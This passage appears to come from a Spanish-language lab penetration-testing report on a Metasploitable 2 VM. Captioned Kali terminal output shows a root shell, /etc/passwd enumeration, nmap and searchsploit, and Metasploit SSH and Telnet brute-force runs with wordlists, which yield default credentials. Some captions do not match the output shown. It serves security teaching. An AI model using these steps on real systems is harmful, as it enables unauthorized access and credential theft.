[*] 192.128.100.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.128.100.5:45701 -> 192.128.100.6:6200) at 2025-08-05 00:05:28 +0200

whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:3b:d6:ab brd ff:ff:ff:ff:ff:ff
    inet 192.128.100.6/24 brd 192.128.100.255 scope global eth0
        inet6 fe80::a00:27ff:fe3b:d6ab/64 scope link
            valid_lft forever preferred_lft forever


whoami
root
cat /etc/passwd

```

Ilustración 8: Enumeración de usuarios desde el sistema vulnerable.

Una vez obtenida la conexión remota en el sistema, se utilizó el comando `cat /etc/passwd` para visualizar el contenido del archivo que almacena los usuarios del sistema. Este archivo no contiene contraseñas, pero sí permite conocer todos los nombres de usuario registrados, las rutas predeterminadas y sus directorios de trabajo.

5.4.6 Ruta de acceso a diccionarios de contraseñas



```

root
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false

```

Ilustración 9: Ubicación de diccionarios de contraseñas en Metasploit.

Se accedió al directorio `/usr/share/metasploit-framework/data/wordlists/`, que contiene diccionarios predefinidos, como la adivinación de contraseñas. Esta acción permite preparar ataques más avanzados una vez se han identificado servicios como SSH o FTP que requieren autenticación.

5.5.SERVICIO SSH

5.5.1 Escaneo de servicios para detección del puerto SSH abierto

```

root@kali: /home/kali
root@kali: /usr/share/metasploit-framework/data/wordlists

nmap -sV 192.128.100.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 00:18 CEST
Nmap scan report for nothing.attdns.com (192.128.100.1)
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for nothing.attdns.com (192.128.100.2)
Host is up (0.0045s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc      Microsoft Windows RPC
445/tcp   open  microsoft-ds?
2869/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for nothing.attdns.com (192.128.100.3)
Host is up (0.00026s latency).
All 1000 scanned ports on nothing.attdns.com (192.128.100.3) are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:71:B3:CD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Nmap scan report for nothing.attdns.com (192.128.100.4)
Host is up (0.00057s latency).
All 1000 scanned ports on nothing.attdns.com (192.128.100.4) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

```

Ilustración 10: Detección del servicio SSH activo mediante escaneo con Nmap

En esta imagen se realizó un escaneo de versión y servicios (`nmap -sV`) sobre el rango de red 192.128.100.0/24. El objetivo era encontrar qué servicios estaban corriendo en los distintos hosts. Se detectó que el puerto 22/tcp está abierto con el servicio OpenSSH activo, lo que confirma que es posible realizar pruebas o incluso intentos de acceso si existen credenciales débiles o mal protegidas.

5.5.2 Búsqueda de vulnerabilidades a OpenSSH 4.7p1



```

root@kali: /home/kali
searchsploit OpenSSH 4.7p1
-----
Exploit Title | Path
-----
OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (Poc) | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py
-----
Shellcodes: No Results
root@kali: /home/kali
msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

```

Ilustración 11: Exploración de vulnerabilidades SSH usando SearchSploit

Luego de identificar la versión del servicio SSH, se utilizó la herramienta searchsploit para buscar exploits conocidos relacionados con OpenSSH 4.7p1, la cual está instalada en uno de los equipos de la red. La herramienta devuelve varias vulnerabilidades relacionadas con ejecución de comandos remotos, enumeración de usuarios y privilegios.

5.5.3 Selección y parametrización del módulo `ssh_login`

```

root@kali: /home/kali
root@kali: /usr/share/metasploit-framework/data/wordlists

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  auxiliary/scanner/ssh/ssh_login           .              normal No     SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey    .              normal No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):
-----
Name          Current Setting  Required  Description
-----
ANONYMOUS_LOGIN  false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
CreateSession    true            no        Create a new session for every successful login
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD         no              no        A specific password to authenticate with
PASS_FILE        no              no        File containing passwords, one per line
  
```

Ilustración 12: Configuración del módulo SSH en Metasploit

En la imagen se muestra la interfaz con el módulo `auxiliary/scanner/ssh/ssh_login` seleccionado. Se configuran opciones como `BLANK_PASSWORDS`, `BRUTEFORCE_SPEED` y `PASS_FILE` para definir el comportamiento del ataque, incluyendo la velocidad de ejecución y el uso de diccionarios de contraseñas.

5.5.4 Definición de objetivos y ajustes de fuerza bruta contra el servicio SSH.

```

root@kali: /home/kali
root@kali: /usr/share/metasploit-framework/data/wordlists

USER_FILE      false      no      File containing usernames, one per line
VERBOSE        false      yes     Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.128.100.6
rhosts => 192.128.100.6
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name           Current Setting  Required  Description
  ----
  ANONYMOUS_LOGIN false           yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5               yes       How fast to bruteforce, from 0 to 5
  CreateSession   true            no        Create a new session for every successful login
  DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false           no        Add all passwords in the current database to the list
  DB_ALL_USERS     false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD         none            no        A specific password to authenticate with
  PASS_FILE        none            no        File containing passwords, one per line
  RHOSTS           192.128.100.6  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT            22              yes       The target port
  STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
  THREADS          1               yes       The number of concurrent threads (max one per host)
  USERNAME         none            no        A specific username to authenticate as
  
```

Ilustración 13: Configuración de parámetros para ataque SSH con Metasploit

La imagen muestra la configuración avanzada del módulo `ssh_login`, donde se especifican los parámetros clave para el ataque:

- **rhosts:** Se define la red objetivo (192.128.100.0).
- **Opciones de fuerza bruta:** Se ajustan `BRUTEFORCE_SPEED` (velocidad), `THREADS` (hilos), y `STOP_ON_SUCCESS` (detenerse al encontrar credenciales válidas).
- **Archivos de diccionario:** Se menciona el uso de `USER_FILE` y `PASS_FILE` para probar combinaciones de usuarios y contraseñas.

5.5.5 Especificación de lista de credenciales de acceso SSH.

```

root@kali: /home/kali
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting      Required  Description
  ----                -
  ANONYMOUS_LOGIN      false                yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS      false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                    yes       How fast to bruteforce, from 0 to 5
  CreateSession        true                 no        Create a new session for every successful login
  DB_ALL_CREDS         false                no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false                no        Add all passwords in the current database to the list
  DB_ALL_USERS         false                no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none                 no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD             no                   no        A specific password to authenticate with
  PASS_FILE            no                   no        File containing passwords, one per line
  RHOSTS               192.128.100.6       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                22                  yes       The target port
  STOP_ON_SUCCESS      false                yes       Stop guessing when a credential works for a host
  THREADS              1                    yes       The number of concurrent threads (max one per host)
  USERNAME             no                   no        A specific username to authenticate as
  USERPASS_FILE        /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
  USER_AS_PASS         false                no        Try the username as the password for all users
  USER_FILE            no                   no        File containing usernames, one per line

```

Ilustración 14: Configuración de archivo de credenciales para ataque SSH

La imagen muestra la configuración final del módulo `ssh_login` en Metasploit, donde se destaca:

- **USERPASS_FILE:** Se establece la ruta del archivo `root_userpass.txt` que contiene usuarios y contraseña para el ataque.
- **Parámetros clave:** Se mantienen configuraciones como `RHOSTS` (192.128.100.6), `RPORT` (22), y `THREADS` (1) para el escaneo.
- **Opciones de autenticación:** Se habilitan métodos como `USER_AS_PASS` (usar el nombre de usuario como contraseña) y `BLANK_PASSWORDS` (intentar contraseñas vacías).

5.5.6 Obtención de acceso al sistema mediante credenciales vulnerables.

```

root@kali: /home/kali
root@kali: /usr/share/metasploit-framework/data/wordlists

RPORT      22
STOP_ON_SUCCESS false
THREADS    1
USERNAME
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/
root_userpass.txt
USER_AS_PASS false
USER_FILE
VERBOSE     false

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh_login) > run
[*] 192.128.100.6:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh_login) > run
[*] 192.128.100.6:22 - Starting bruteforce
[+] 192.128.100.6:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.128.100.5:43517 -> 192.128.100.6:22) at 2025-08-05 00:57:37 +0200
[+] 192.128.100.6:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (192.128.100.5:40775 -> 192.128.100.6:22) at 2025-08-05 00:57:38 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh_login) >

```

Ilustración 15: Resultado exitoso de ataque de fuerza bruta SSH

La imagen muestra los resultados de la ejecución del módulo `ssh_login`, donde se logró acceso exitoso al servidor SSH (192.128.100.6:22) mediante credenciales vulnerables:

1. **Usuario:** msfadmin / **Contraseña:** msfadmin
2. **Usuario:** user / **Contraseña:** user

Se observa la creación de sesiones SSH activas (session 1 opened) con información del sistema objetivo (metasploitable linux, kernel 2.6.24), confirmando la explotación exitosa de. El ataque se completó al 100% en el host escaneado.

5.6.2 Configuración del módulo telnet_login

```

msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.128.100.6
RHOSTS => 192.128.100.6
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):


  Name          Current Setting  Required  Description
  -----
  ANONYMOUS_LOGIN  false           yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS  false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5               yes       How fast to bruteforce, from 0 to 5
  CreateSession    true            no        Create a new session for every successful login
  DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false           no        Add all passwords in the current database to the list
  DB_ALL_USERS     false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD         no              no        A specific password to authenticate with
  PASS_FILE        no              no        File containing passwords, one per line
  RHOSTS           192.128.100.6  yes       The target host(s), see https://d
  
```

Ilustración 17: operación de red Telnet registrado

En esta fase del proceso, se preparó un ataque contra el servicio Telnet que estaba activo en el host 192.128.100.6 a través del puerto 23. Para ello, se utilizó el módulo auxiliar scanner/telnet/telnet_login, el cual permite realizar pruebas mediante combinación de usuario y contraseña.

En la imagen se observa cómo se configura la variable RHOSTS con la IP y se visualizan las opciones del módulo (options), las cuales permiten personalizar el escaneo.

5.6.3 Descompresión del archivo *rockyou.txt.gz* para su uso



```
root@kali: /home/kali
(kali@kali)-[~]
$ sudo su
[sudo] contraseña para kali:
(root@kali)-[/home/kali]
# gunzip /usr/share/wordlists/rockyou.txt.gz
(root@kali)-[/home/kali]
```

Ilustración 18: Preparación del diccionario RockYou para ataques de fuerza bruta

La imagen muestra el proceso de preparación del diccionario de contraseñas RockYou en kali linux. Se observa:

1. El usuario kali obtiene privilegios root mediante su
2. Se descomprime el archivo `/usr/share/wordlists/rockyou.txt.gz` usando el comando `gunzip`
3. El diccionario queda listo en `/usr/share/wordlists/rockyou.txt` para ser utilizado en herramientas como Metasploit, Hydra o John the Ripper

5.6.4 Asignación de listas de usuarios y contraseñas





Ilustración 19: Configuración de archivos para ataque de fuerza bruta a Telnet

La imagen muestra la configuración del módulo telnet_login donde se establecen:

1. **USER_FILE:** Se especifica /tmp/users.txt como archivo que contiene la lista de nombres de usuario a probar
2. **PASS_FILE:** Se asigna el diccionario /usr/share/wordlists/rockyou.txt que contiene millones de contraseñas comunes

5.6.5 Acceso al archivo users.txt que contiene usuarios y contraseñas



```
kali linux [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
6 de ago  04:05
root@kali: /home/kali

root@kali: /home/kali
msf6 auxiliary(scanner/telnet/telnet_login) > cat /tmp/users.txt
[*] exec: cat /tmp/users.txt
-e msfadmin
root
admin
user
msf6 auxiliary(scanner/telnet/telnet_login) > cat /tmp/users.txt
[*] exec: cat /tmp/users.txt
-e msfadmin
root
admin
user
msf6 auxiliary(scanner/telnet/telnet_login) > exit

(root@kali)~[/home/kali]
# echo -e "msfadmin\nroot\nadmin\nuser" > /tmp/users.txt

(root@kali)~[/home/kali]
# cat /tmp/users.txt


msfadmin
root
admin
user

(root@kali)~[/home/kali]
```

Ilustración 20: Visualización del archivo users.txt en entorno Kali Linux

En esta imagen se observa cómo se accede al archivo users.txt desde la terminal en kali linux, el cual contiene una lista de usuarios y contraseñas que serán utilizados en el módulo sobre el servicio Telnet. Se visualizan credenciales como msfadmin, root y admin, todas preparadas para ser probadas desde metasploit.

5.6.6 Prueba de credenciales usando el módulo telnet_login



```

msf6 auxiliary(scanner/telnet/telnet_login) > run
[!] 192.128.100.6:23 - No active DB -- Credential data will not be saved!
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:123456 (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:123456789 (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:iloveyou (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:princess (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:1234567 (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:rockyou (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:12345678 (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:abc123 (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:nicole (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:daniel (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:babygirl (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:monkey (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:lovely (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:jessica (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:654321 (Incorrect: )
